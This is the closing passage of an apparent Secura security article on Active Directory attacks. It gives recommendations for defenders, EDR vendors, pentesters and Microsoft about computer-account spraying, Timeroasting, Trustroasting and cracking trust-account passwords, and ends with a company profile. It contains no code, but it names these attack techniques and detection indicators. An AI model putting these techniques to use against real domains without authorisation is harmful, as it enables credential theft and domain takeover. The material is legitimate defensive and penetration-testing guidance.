- Failed login attempts with computer accounts should also be monitored. Unlike regular users, where occasional failed logins are expected, a computer providing a wrong password should be very rare under normal circumstances. If you see more of those you may be dealing with a computer spraying attack.

For EDR Vendors:

- Failed computer login attempts, or one source sending many NTP queries (or any NTP query with a non-existent RID) should be treated as attack indicators.

For Pentesters and Red Teamers:

- Need initial AD access? Computer spraying or Timeroasting may just be the tricks that can get you there.
- Trustroasting is a high-impact, low-probability but also low-effort attack. Definitely worth trying, because if it happens to succeed the road to domain/enterprise admin may become pretty short.
- Kerberoasting or cracking NTDS databases? Can't hurt to include the computer and trust accounts as well. Also add potential legacy NT passwords to your wordlist.

For Microsoft:

- Consider warning users more clearly on what "pre-Windows 2000 compatibility" entails, and avoid recommendations that may lead to admins manually picking trust passwords.

Contact us today at info@secura.com or visit secura.com for more information.

About Secura

Secura is a leading and independent expert in digital security. Our customer markets range from government and healthcare to finance and industry. Secura offers technical services, such as vulnerability assessments, penetration testing and red teaming. We also provide certification for IoT and Industrial (OT/ICS) environments, as well as audits, advisory services and awareness training. Our goal: raising your cyber resilience.

Follow us on:

Secura
A BUREAU VERITAS COMPANY

BUREAU VERITAS
Shaping a World of Trust